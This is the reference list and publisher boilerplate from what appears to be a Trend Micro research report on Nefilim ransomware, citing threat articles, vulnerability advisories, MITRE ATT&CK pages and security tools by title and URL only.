20 Vladimir Kropotov and Fyodor Yarochkin. (Nov. 16, 2020). *Trend Micro Security News*. “Cybercriminal ‘Cloud of Logs’: The Emerging Underground Business of Selling Access to Stolen Data.” Accessed on Apr. 23, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/cybercriminal-cloud-of-logs-the-emerging-underground-business-of-selling-access-to-stolen-data.

21 Robert McArdle. (Sep. 1, 2020). *Trend Micro Simply Security*. “The Life Cycle of a Compromised (Cloud) Server.” Accessed on Apr. 23, 2021, at https://blog.trendmicro.com/the-lifecycle-of-a-compromised-cloud-server/.

22 Trend Micro. (Apr. 17, 2020). *Trend Micro Security News*. “Nemty Ransomware Ceases Public Operations, Focuses on Private Schemes.” Accessed on Apr. 23, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/nemty-ransomware-ceases-public-operations-focuses-on-private-schemes.

23 Trend Micro. (Apr. 10, 2020). *Trend Micro Threat Encyclopedia*. “Trend Micro as Ransom.Win32.NEFILIM.A.” Accessed on Apr. 26, 2021, at https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/ransom.win32.nefilim.a/.

24 Citrix Support Knowledge Center. (Oct. 23, 2020). *Citrix Support Knowledge Center*. “CVE-2019-19781 - Vulnerability in Citrix Application Delivery Controller, Citrix Gateway, and Citrix SD-WAN WANOP appliance.” Accessed on Apr. 26, 2021, at https://support.citrix.com/article/CTX267027.

25 Alvin Nieto et al. (Mar. 19, 2021). *Trend Micro Research and Perspectives*. “Trend Micro Vision One: Tracking Conti Ransomware.” Accessed on Apr. 26, 2021, at https://www.trendmicro.com/en_us/research/21/c/vision-one-tracking-conti-ransomware.html.

26 Trend Micro. (Feb. 23, 2021). *Trend Micro*. “A Constant State of Flux: Trend Micro 2020 Annual Cybersecurity Report.” Accessed on Apr. 26, 2021, at https://documents.trendmicro.com/assets/rpt/rpt-a-constant-state-of-flux.pdf.

27 Trend Micro. (Feb. 20, 2019). *Trend Micro Research and Perspectives*. “Monero Miner-Malware Uses RADMIN, MIMIKATZ to Infect.” Accessed on Apr. 26, 2021, at https://www.trendmicro.com/en_us/research/19/b/monero-miner-malware-uses-radmin-mimikatz-to-infect-propagate-via-vulnerability.html.

28 Microsoft Security Response Center. (May 9, 2017). *Microsoft Security Response Center*. “Windows COM Elevation of Privilege Vulnerability.” Accessed on Apr. 26, 2021, at https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2017-0213.

29 Project Zero. (Jan. 29, 2017). *Project Zero*. “Issue 1107: Windows: COM Aggregate Marshaler/IRemUnknown2 Type Confusion EoP.” Accessed on Apr. 26, 2021, at https://bugs.chromium.org/p/project-zero/issues/detail?id=1107.

30 Florian Roth. (Jan. 15. 2020). *GitHub*. “signature-base/yara/exploit_shitrix.yar.” Accessed on Apr. 26, 2021, at https://github.com/Neo23x0/signature-base/blob/master/yara/exploit_shitrix.yar.

31 Jon Clay. (Apr. 28, 2021). *Trend Micro Research and Perspectives*.” How Trend Micro Helps Manage Exploited Vulnerabilities.” Accessed on May 5, 2021, at https://www.trendmicro.com/en_us/research/21/d/how-trend-micro-helps-manage-exploited-vulnerabilities.html.

32 IronNet. (Sep. 29, 2020). *Security Boulevard*. “What are ‘living off the land’ attacks?” Accessed on Apr. 29, 2021, at https://securityboulevard.com/2020/09/what-are-living-off-the-land-attacks/.

33 Mark Russinovich. (Mar. 23, 2021). *Microsoft Build*. “PsExec v2.33.” Accessed on Apr. 29, 2021, at https://docs.microsoft.com/en-us/sysinternals/downloads/psexec.

34 Joelson Soares, Erika Mendoza, and Jay Yaneza. (Apr. 3, 2020). *Trend Micro Security News*. “Investigation into a Nefilim Attack Shows Signs of Lateral Movement, Possible Data Exfiltration.” Accessed on Apr. 29, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/investigation-into-a-nefilim-attack-shows-signs-of-lateral-movement-possible-data-exfiltration.

35 Marvin Cruz. (Jun. 1, 2017). *Trend Micro Security News*. “Security 101: The Rise of Fileless Threats that Abuse PowerShell.” Accessed on Apr. 30, 2021, at https://www.trendmicro.com/vinfo/us/security/news/security-technology/security-101-the-rise-of-fileless-threats-that-abuse-powershell.

36 Magno Logan et al. (Feb. 3, 2021). *Trend Micro Security News*. "The State of Ransomware: 2020's Catch-22." Accessed on Apr. 30, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/the-state-of-ransomware-2020-s-catch-22.

37 0xtornado. (2020). *GitHub*. "0_CyberChef_CobaltStrike_Shellcode_Decoder_Recipe." Accessed on Apr. 30, 2021, at https://gist.github.com/0xtornado/69d12572520122cb9bddc2d6793d97ab#file-1_beacon_sample-1_infected.

38 Benjamin Delpy. (Nov. 3, 2020). *GitHub*. "Mimikatz." Accessed on Apr. 30, 2021, at https://github.com/gentilkiwi/mimikatz.

39 J.M. Porup. (Mar. 5, 2019). *CSO Online*. "What is Mimikatz? And how to defend against this password stealing tool." Accessed on Apr. 30, 2021, at https://www.csoonline.com/article/3353416/what-is-mimikatz-and-how-to-defend-against-this-password-stealing-tool.html.

40 hashcat. (n.d.). *hashcat.net*. "hashcat advanced password recovery." Accessed on Apr. 30, 2021, at https://hashcat.net/hashcat/.

41 Ax Sharma. (Jul. 1, 2020). *CSO Online*. "John the Ripper explained: An essential password cracker for your hacker toolkit." Accessed on Apr. 30, 2021, at https://www.csoonline.com/article/3564153/john-the-ripper-explained-an-essential-password-cracker-for-your-hacker-toolkit.html.

42 Jeff Warren. (Apr. 3, 2017). *Stealthbits*. "Attack #4: Pass-the-Hash with Mimikatz." Accessed on Apr. 30, 2021, at https://stealthbits.com/blog/passing-the-hash-with-mimikatz/.

43 Janus Agcaoile and Earle Earnshaw. (Apr. 27, 2021). *Trend Micro Security News*. "Locked, loaded, and in the wrong hands: Legitimate Tools Weaponized for Ransomware in 2021." Accessed on Apr. 30, 2021, at https://www.trendmicro.com/vinfo/ae/security/news/cybercrime-and-digital-threats/locked-loaded-and-in-the-wrong-hands-legitimate-tools-weaponized-for-ransomware-in-2021.

44 MITRE ATT&CK. (Jan. 6, 2021). *MITRE ATT&CK*. "Privilege Escalation." Accessed on Apr. 30, 2021, at https://attack.mitre.org/tactics/TA0004/.

45 Mc Justine De Guzman. (Jan. 27, 2021). *Trend Micro Threat Encyclopedia*. "PUA.Win64.ProcHack.AC." Accessed on Apr. 30, 2021, at https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/pua.win64.prochack.ac.

46 Jay Garcia. (Mar. 28, 2019). *Trend Micro Threat Encyclopedia*. "PUA.Win32.ProcHack.B." Accessed on Apr. 30, 2021, at https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/PUA.Win32.ProcHack.B/.

47 John Anthony Banes. (Apr. 8, 2019). *Trend Micro Threat Encyclopedia*. "PUA.Win64.ProcHack.B.component." Accessed on Apr. 30, 2021, at https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/PUA.Win64.ProcHack.B.component/.

48 MITRE ATT&CK. (Dec. 29, 2021). *MITRE ATT&CK*. "AdFind." Accessed on Apr. 30, 2021, at https://attack.mitre.org/software/S0552/.

49 Adam Bertram. (Nov. 13, 2019). *MCPMag*. "How Attackers Use BloodHound To Get Active Directory Domain Admin Access." Accessed on Apr. 30, 2021, at https://mcpmag.com/articles/2019/11/13/bloodhound-active-directory-domain-admin.aspx.

50 Chris Brenton. (Aug. 6, 2018). *Active Countermeasures*. "Beacon Analysis – The Key to Cyber Threat Hunting." Accessed on Apr. 30, 2021, at https://www.activecountermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/.

51 Joelson Soares. (Jun. 6, 2020). *Trend Micro Security News*. "Updated Analysis on Nefilim Ransomware's Behavior." Accessed on Apr. 30, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/updated-analysis-on-nefilim-ransomware-s-behavior.

52 Cedric Pernet, Fyodor Yarochkin, Vladimir Kropotov. (Apr. 30, 2021). *Trend Micro Research and Perspectives*. "How Cybercriminals Abuse OpenBullet for Credential Stuffing." Accessed on May 2, 2021, at https://www.trendmicro.com/en_us/research/21/d/how-cybercriminals-abuse-openbullet-for-credential-stuffing-.html.

53 John Althouse. (Nov. 17, 2020). *Salesforce Engineering*. "Easily Identify Malicious Servers on the Internet with JARM." Accessed on May 2, 2021, at https://engineering.salesforce.com/easily-identify-malicious-servers-on-the-internet-with-jarm-e095edac525a.

54 Microsoft Build. (May 31, 2018). *Microsoft Build*. "Cryptography API: Next Generation." Accessed on May 2, 2021, at https://docs.microsoft.com/en-us/windows/win32/seccng/cng-portal.

55 MITRE ATT&CK. (Dec. 29, 2021). *MITRE ATT&CK*. "Obfuscated Files or Information." Accessed on May 2, 2021, at https://attack.mitre.org/techniques/T1027/.

56 Jonathan Leopando. (Apr. 2, 2013). *Trend Micro Research and Perspectives*. "World Backup Day: The 3-2-1 Rule." Accessed on May 2, 2021, at https://www.trendmicro.com/en_us/research/13/d/world-backup-day-the-3-2-1-rule.html?_ga=2.189210786.82862440.1619936201-2128919979.1613366637.

57 Trend Micro. (Sep. 7, 2017). *Trend Micro Security News*. "Best Practices: Backing Up Data." Accessed on May 2, 2021, at https://www.trendmicro.com/vinfo/ph/security/news/virtualization-and-cloud/best-practices-backing-up-data.

58 Pedro Tavares. (Sep. 15, 2020). *Infosec Institute*. "Ransomware deletion methods and the canary in the coal mine." Accessed on May 2, 2021, at https://resources.infosecinstitute.com/topic/ransomware-deletion-methods-and-the-canary-in-the-coal-mine/.

59 Brian Krebs. (Jun. 2, 2020). *Krebs on Security*. "REvil Ransomware Gang Starts Auctioning Victim Data." Accessed on May 3, 2021, at https://krebsonsecurity.com/2020/06/revil-ransomware-gang-starts-auctioning-victim-data/.

60 Prajeet Nair. (Jan. 28, 2021). *Bank Info Security*. "Dead System Admin's Credentials Used for Ransomware Attack." Accessed on May 3, 2021, at https://www.bankinfosecurity.com/dead-system-admins-credentials-used-for-ransomware-attack-a-15873.

61 Jim Walter. (Oct. 22, 2019). *Sentinel One Blog*. "Looking into Ransomware As a Service (Project Root) | Behind Enemy Lines." Accessed on May 3, 2021, at https://www.sentinelone.com/blog/behind-enemy-lines-looking-into-raas-project-root/.

62 Trend Micro. (n.d.). *Trend Micro*. "Nefilim Yara Rules." Accessed on May 27, 2021, at https://documents.trendmicro.com/assets/Nefilim-Yara-Rules.txt.

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

TREND MICRO | research